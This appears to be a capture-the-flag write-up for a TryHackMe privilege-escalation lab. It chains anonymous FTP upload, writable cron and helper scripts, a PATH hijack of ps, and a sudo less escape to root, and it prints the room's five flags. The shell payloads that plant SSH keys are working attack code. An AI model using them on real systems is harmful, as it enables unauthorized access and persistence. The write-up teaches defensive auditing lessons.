| Follow @anir0y | |
|---|---|
| Jump |  |

Jump is an easy box in the Privilege Escalation module of the Jr Penetration Tester path, and it is the practical payoff for the theory rooms that come before it. If you worked through Linux Privilege Escalation Basics and Linux Privilege Escalation: Automation, every primitive here will look familiar: writable scripts, group membership, PATH, and a sudo rule. What makes Jump worth writing up is that it stacks five of them in a row, and each link only works because the previous user was trusted a little too much.
The stated objective is a single chain:
recon_user -> dev_user -> monitor_user -> ops_user -> root
One task, five flags, starting from nothing but an anonymous FTP login.
Recon: two ports, one of them talkative
The target only exposes FTP and SSH.
$ nmap -sV 10.48.157.15
21/tcp open  ftp  vsftpd 3.0.5
22/tcp open  ssh  OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
The TryHackMe tunnel routed to the box directly from my Mac, so the whole engagement ran from a local shell. The AttackBox stayed idle.
Anonymous FTP works, and the share is more interesting than usual:
$ curl ftp://anonymous:[email protected]/
drwxrwxrwx  2 115 123 4096 Apr 30 06:00 incoming
drwxr-xr-x  4 115 123 4096 Jun 09 08:22 pub

$ curl ftp://anonymous:[email protected]/pub/README.txt
[ recon pipeline ]

All recon jobs must be placed in incoming/.
Files are processed automatically on arrival.
Invalid formats are ignored.
“Processed automatically” plus a 0777 drop directory is the whole entry point. “Invalid formats are ignored” is the hint about which extension survives.
Flag 1: anonymous FTP to recon_user
The pipeline turned out to be two small scripts under /opt/recon:
# /opt/recon/scan_uploads.sh
shopt -s nullglob
for f in /srv/ftp/incoming/*.sh; do
  /bin/bash "$f" &
  sleep 5
done
Only *.sh is picked up, which is what “invalid formats are ignored” meant. Anything I drop there gets run by whoever owns the job, so the payload is just an SSH key install:
$ ssh-keygen -t rsa -N "" -f id_rsa -C thm_jump

$ cat > exploit.sh <<'EOF'
#!/bin/bash
mkdir -p ~/.ssh
echo 'ssh-rsa AAAAB3Nza... thm_jump' >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
EOF

$ curl -T exploit.sh ftp://anonymous:[email protected]/incoming/
A few seconds later the key was live and the job owner was revealed:
$ ssh -i id_rsa [email protected] 'id; cat ~/flag.txt'
uid=1001(recon_user) gid=1001(recon_user) groups=1001(recon_user),1002(dev_user),1005(devops)

THM{5a3f1c92-7b4e-4d91-8c2a-1f6e9b2a4c11}
Flag 1 is THM{5a3f1c92-7b4e-4d91-8c2a-1f6e9b2a4c11}.
Flag 2: dev_user, for free
Look again at that id output. recon_user is a secondary member of the dev_user group, so the second flag needs no exploitation at all:
$ cat /home/dev_user/flag.txt
THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}
Flag 2 is THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}.
That group membership is not cosmetic. It is the thing that makes the next hop possible.
Becoming dev_user: a writable job script, and an sshd trap
Group dev_user owns more than a flag:
$ ls -la /opt/dev /opt/dev/bin
drwxrwxr-x 3 dev_user dev_user 4096 /opt/dev
-rwxr-xr-x 1 dev_user dev_user   55 /opt/dev/backup.sh
drwxr-xr-x 2 dev_user dev_user 4096 /opt/dev/bin
-rw-rw-r-- 1 dev_user dev_user   62 /opt/dev/bin/ps
/opt/dev/backup.sh is group writable and runs on a schedule as dev_user, so the same key trick applies. I rewrote it to append my key to whatever home directory it executes in:
#!/bin/bash
tar -czf /tmp/recon_backup.tgz /home/recon_user 2>/dev/null
mkdir -p "$HOME/.ssh"
chmod 700 "$HOME/.ssh"
grep -q thm_jump "$HOME/.ssh/authorized_keys" 2>/dev/null || cat /tmp/thm_pub.txt >> "$HOME/.ssh/authorized_keys"
chmod 600 "$HOME/.ssh/authorized_keys"
This is where I burned real time, and it is worth being honest about it. My first version of the payload had no chmod 700. The key was written correctly, /home/dev_user/.ssh/authorized_keys grew every minute, and SSH still answered Permission denied (publickey) for half an hour.
The cause was umask. mkdir -p ~/.ssh under the pipeline’s umask produced mode 0775, and OpenSSH StrictModes refuses to read authorized_keys out of a group writable .ssh directory. Nothing in the logs I could reach said so. If a planted key silently does not work, check the directory mode before you question the key. Once chmod 700 was in the payload, access landed on the first poll:
$ ssh -i id_rsa [email protected] 'id'
uid=1002(dev_user) gid=1002(dev_user) groups=1002(dev_user),1005(devops)
Flag 3: hijacking ps in monitor_user’s PATH
Now /opt/dev/bin/ps makes sense. There is a systemd unit that explains it:
$ cat /etc/systemd/system/healthcheck.service
[Service]
Type=simple
User=monitor_user
Environment=PATH=/opt/dev/bin:/usr/local/bin:/usr/bin
ExecStart=/usr/local/bin/healthcheck

$ cat /usr/local/bin/healthcheck
#!/bin/bash
echo "Running as: $(whoami)"
while true; do
  ps aux | grep -v grep
  sleep 5
done
A service running as monitor_user calls bare ps every five seconds, with a dev_user controlled directory first in PATH. That is a textbook PATH hijack, and the only reason it was not already exploitable as recon_user is the missing execute bit: /opt/dev/bin/ps is mode 0664. Group write lets you change a file’s contents, but chmod needs ownership, so as recon_user the attempt fails:
$ chmod +x /opt/dev/bin/ps
chmod: changing permissions of '/opt/dev/bin/ps': Operation not permitted
As dev_user, who owns the file, it is trivial:
$ cat > /opt/dev/bin/ps <<'EOF'
#!/bin/bash
mkdir -p "$HOME/.ssh"; chmod 700 "$HOME/.ssh"
grep -q thm_jump "$HOME/.ssh/authorized_keys" 2>/dev/null || cat /tmp/thm_pub.txt >> "$HOME/.ssh/authorized_keys"
chmod 600 "$HOME/.ssh/authorized_keys"
exec /usr/bin/ps "$@"
EOF
$ chmod 755 /opt/dev/bin/ps
The exec /usr/bin/ps "$@" tail matters. The health check keeps working, so nothing looks broken while the payload runs. Within one loop iteration:
$ ssh -i id_rsa [email protected] 'id; cat ~/flag.txt'
uid=1003(monitor_user) gid=1003(monitor_user) groups=1003(monitor_user)
THM{c1e9a7b3-2d44-4a88-9f7e-3b6c2d5a9f77}
Flag 3 is THM{c1e9a7b3-2d44-4a88-9f7e-3b6c2d5a9f77}.
I expected to fight bash’s command hash table here, since the health check had been looping since boot and would normally have cached /usr/bin/ps before my file became executable. It fired on the first attempt anyway, well inside ten seconds. Worth remembering rather than assuming a long lived loop is immune.
Flag 4: a sudo rule that runs someone else’s script
monitor_user’s sudo -l is the next link, and this time the box hands it over:
$ sudo -n -l
User monitor_user may run the following commands on tryhackme-2404:
    (ops_user) NOPASSWD: /usr/local/bin/deploy.sh
Running someone else’s script as ops_user is only useful if you control what it does, and here you do:
$ cat /usr/local/bin/deploy.sh          # owned by ops_user
#!/bin/bash
cd /opt/app 2>/dev/null
./deploy_helper.sh

$ ls -l /opt/app/deploy_helper.sh
-rwxr-xr-x 1 monitor_user monitor_user 90 /opt/app/deploy_helper.sh
deploy.sh belongs to ops_user and cannot be edited, but the helper it calls belongs to monitor_user, which is exactly who I am. The sudo rule points at the locked file and ignores that the logic lives one level down:
$ cat > /opt/app/deploy_helper.sh <<'EOF'
#!/bin/bash
echo "[+] Deploy helper running"
mkdir -p "$HOME/.ssh"; chmod 700 "$HOME/.ssh"
grep -q thm_jump "$HOME/.ssh/authorized_keys" 2>/dev/null || cat /tmp/thm_pub.txt >> "$HOME/.ssh/authorized_keys"
chmod 600 "$HOME/.ssh/authorized_keys"
EOF

$ sudo -n -u ops_user /usr/local/bin/deploy.sh
[+] Deploy helper running
No waiting for a timer on this one, the sudo rule is the trigger:
$ ssh -i id_rsa [email protected] 'id; cat ~/flag.txt'
uid=1004(ops_user) gid=1004(ops_user) groups=1004(ops_user)
THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}
Flag 4 is THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}.
Flag 5: sudo less, straight out of GTFOBins
ops_user closes the box out:
$ sudo -n -l
User ops_user may run the following commands on tryhackme-2404:
    (root) NOPASSWD: /usr/bin/less
less is a pager with a shell escape, so a NOPASSWD rule on it is a root shell with extra steps. Reading the flag directly is the shortest path. LESS=-FX makes less quit after printing one screen, which keeps it non interactive:
$ LESS=-FX sudo -n /usr/bin/less /root/flag.txt
THM{2b8e6c4a-1d55-4f90-a3c7-5e9d1b7f6a22}
Flag 5 is THM{2b8e6c4a-1d55-4f90-a3c7-5e9d1b7f6a22}.
And the GTFOBins escape itself, to confirm this is full root and not just a file read:
$ sudo -n /usr/bin/less /etc/hostname
!id
uid=0(root) gid=0(root) groups=0(root)
Inside less, ! runs a shell command, so !/bin/bash there is an interactive root shell.
What Jump is actually teaching
Trust flows downhill through automation, and so does compromise. Not one link in this chain was a memory corruption bug or a CVE. Every hop was a system component doing its documented job on input controlled by the user below it: a job runner executing uploads, a scheduled backup script, a service PATH, a sudo rule, a pager. The vulnerability was the trust relationship, not the tooling.
Check permissions on the whole path, not just the target file. Two hops here turned on that distinction. Group write on /opt/dev/bin/ps let me change its contents but not its mode, because chmod needs ownership. The sudo rule protected deploy.sh but not the deploy_helper.sh it called. When you audit a privileged script, audit everything it reads, sources, or executes, and audit the directories those live in.
A third one worth keeping: when a planted SSH key does not work, suspect StrictModes before you suspect the key. A 0775 .ssh directory fails silently and looks exactly like a wrong key.
Room solved 100%: 1 task, 5 answers.